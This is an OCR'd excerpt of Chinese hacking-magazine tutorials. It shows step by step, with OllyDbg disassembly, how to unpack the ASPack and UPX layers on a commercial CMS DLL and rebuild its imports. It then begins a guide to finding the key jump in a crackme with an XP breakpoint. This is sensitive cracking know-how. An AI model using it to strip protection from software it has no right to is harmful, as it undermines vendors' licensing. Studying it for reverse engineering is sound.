
小结

文章介绍了添加菜单的一般方法，虽然添加的菜单功能很简单，但它只是一个例子，如果你想要你要的功能只要添加你的代码就行了，如果你添加的代码比较多，区段的空隙不够的话，就要自己添加一个区段了，如果你碰到其他的程序需要添加菜单的时候，本文章可以参考一下，如果你发现了什么更好的方法一定要发表出来啊，资源共享嘛。

IceFire：魔王以前一直在脚本的圈子里活跃，现在却转行研究起了破解和脱壳，而且这一次手脱的是动易的双壳，看得出他下了很多功夫去学，精神可嘉。

适合读者：破解爱好者，程序员

前置知识：汇编基本阅读能力



ESP定律 轻脱动易组件双壳

文/图 混世魔王

动易程序众所周知，是DLL组件+ASP代码的，要在服务器上安装完成之后，网站程序才可以运行。我觉无聊，就安装了文件监控器（Filemon）看了看他的安装过程。

软件介绍

Filemon是一个出色的绿色文件系统监视软件，它将所有与文件相关的操作（如读取、修改、出错信息等）全部记录下来以供用户参考，并允许用户对记录的信息进行保存、过滤、查找等处理，这就为用户对系统的维护提供了极大的便利。如图1 所示。




图1

从Filemon中可以看到动易组件，有的是写到system32系统文件目录下的，汗，要是动易组件有一点点的猫腻，我的服务器不就挂了？说归说，其实动易程序一路走过这么多年，他的努力和诚信是大家都看到的。

最近在学习汇编，看到程序就PEID查壳，有点当初玩脚本，看到asp?id=就想提交个and 1=1的味道。在system32搜索"PE_"找了好几个动易的DLL组件，随便找一个吧。PE_GuestBook.dll看名字应该就动易留言本的程序，不管它，PEID看看他的壳。如图2 所示。




图2

看到了吧？ASPack 2.12 -> Alexey Solodovnikov是加了ASPack2.12的壳，我们来用OLLDBG载入，选择文件类型"动态连接库"就可以了。载入会提示要lorddll.exe运行动态连接库，没有关系，点确定就行了。

```
110B5001 > 60            PUSHAD
;OD载入后停在这里(Aspack典型入口)
110B5002   E8 03000000    CALL PE_Guest.110B500A
110B5007   -E9 EB045D45    JMP 566854F7
```

```
110B500C    55              PUSH EBP
110B500D    C3              RETN
```

对于AsPack这样的壳，我们可以用ESP定律来脱壳，对ESP定律不懂可以去查查关的资料。按F8一次，查看OD右边寄存器ESP值。

```
\\\\\\\\\\\\\\\\\\寄存器\\\\\\\\\\\\\\\\\\
EAX C0000034
ECX 00010101
EDX FFFFFFFF
EBX 00000000
ESP 0006FB88          ；看！这里有变化了
EBP 0006FBC4
ESI 0006FBB8
```

在命令窗口下输入"hr 6fb88"，这里解释一下：hr：硬件读断点；hw：硬件写断点；dd：查看数据。用hr命令一步到位，然后回车，按F9运行。程序来到这里，记得要撤掉硬件断点。如图3所示。

```
110B53B0    75 08       JNZ SHORT PE_Guest.110B53BA
110B53B2    B8 01000000     MOV EAX,1
110B53B7    C2 0C00         RETN 0C
110B53BA    68 601F0B11  PUSH PE_Guest.110B1F60
110B53BF    C3              RETN
```

有过手脱AsPack壳经验的朋友应该都知道，这里马上就要到出口点的地方了。在110B53B0这里断下，继续F8一次，到了110B53BA，再F8两次，就跳出AsPack了。




图3

```
110B1F60    807C24 08 01  CMP BYTE PTR SS:[ESP+8],1
110B1F65    0F85 9A010000    JNZ PE_Guest.110B2105
110B1F6B    60               PUSHAD
```

一般aspack壳到这里就到程序的OEP了。但是现在到这里又有一个入栈，有猫腻？先DOWN出来PEID查看。如图4所示。




图4

"UPX 0.80-1.24 DLL->Markus & Laszlo"。晕，太不厚道，还有一个UPX的壳。没有关系。ESP定律再来一下吧

```
110B1F65    0F85 9A010000    JNZ PE_Guest.110B2105
110B1F6B    60          PUSHAD     ；UPX 的入口点
110B1F6C    BE 00F00811  MOV ESI,PE_Guest.1108F000
110B1F71    8DBE 0020F7FF  LEA EDI,DWORD PTR
DS:[ESI+FFF72000]
110B1F77    57              PUSH EDI
```

对于UPX的壳，我们同样可以用ESP定律来脱，F8来到：110B1F6C，他的ESP值是6fb88，执行命令"hr 6fb88"回车，F9运行。去掉硬件断点，F8两下，就来到程序的OEP。

```
110023B8    5A          POP EDX     ；ntdll.77F8806C
110023B9    68 44F80911    PUSH PE_Guest.1109F844
110023BE    68 48F80911    PUSH PE_Guest.1109F848
110023C3    52             PUSH EDX
```

程序的OEP是：23B8，用OD或者lordPE down出来，用ImportREC修复一下。如图5所示。




图5

用ImportREC修复，要先运行加壳的文件，这里是DLL文件，所以我们加载loaddll.exe，在里面选择其中的模块Pe_guestbook.dll文件。如图6所示。




图6

在OEP输入我们刚才记录的OEP：23B8，然后点"自动查找IAT"，接着点获取输入表，最后点"修复转储文件"。修复我们脱壳的程序。如图7所示。




图7

可以看提示，Pe_guestbook_.dll保持成功。下面，我们再用PEID看看程序。如图8所示。





图8

大功告成，狐狸现原形，原来是VB写的DLL组件。附：我在破解方面还在学习中，有不足之处还请多多指教，同时也希望借黑防认识一些对汇编这方面感兴趣的朋友。

Icefire:以前在Windows 98中调试程序，受到的限制很少，所以当Windows 2000推出的时候，让破解爱好者颇为头疼，很多东西几乎要重新学习一遍。这篇文章就用了一个实例来介绍怎么在Windows XP中利用万能断点找出关键跳转，很适合新手阅读。

适合读者：破解爱好者，程序员

前置知识：汇编基本阅读能力



在Windows XP中的万能断点

文/图 Moodsky[OCN破解组织]

大家都知道，我们在Windows 98下做软件调试时有一个API函数HMEMCPY（俗称为万能断点），这个函数在Kernel32.dll中，其原型如下：

```
void hmemcpy(hpvDest, hpvSource, cbCopy)
void _huge* hpvDest;            // 目的数据地址
const void _huge* hpvSource;    // 源数据地址
long cbCopy;                    // 数据大小(Bytes)
```

它的工作原理就是将内存中的一块数据拷贝到另一个地方，大家每使用Softice、OD等调试工具时它都成了首选的断点，但在2000以后版本的系统里它却失去了原有的意义，下面我就介绍一下如何在XP中利用万能断点，去调试出一个Crackme的关键跳转。

在Windows XP系统中找万能断点的方法有很多，看雪学院外文翻译区里就有一篇"Point-h in WinXP tutorial"的文章，写得不错，但不适合初学者，有兴趣却没看过的朋友可以去读读。网上还有一种方法，就是在User32模块中搜索十六进制字符"F3 A5 8B C8 83 E1 03 F3 A4 E8"，找到的地址就是XP系统唯一的一处万能断点，下面我们一步一步做。

用OD打开所要调试的crac.exe，右键单击汇编区域，在"查看"菜单里选择"模块User32"。如图1所示。

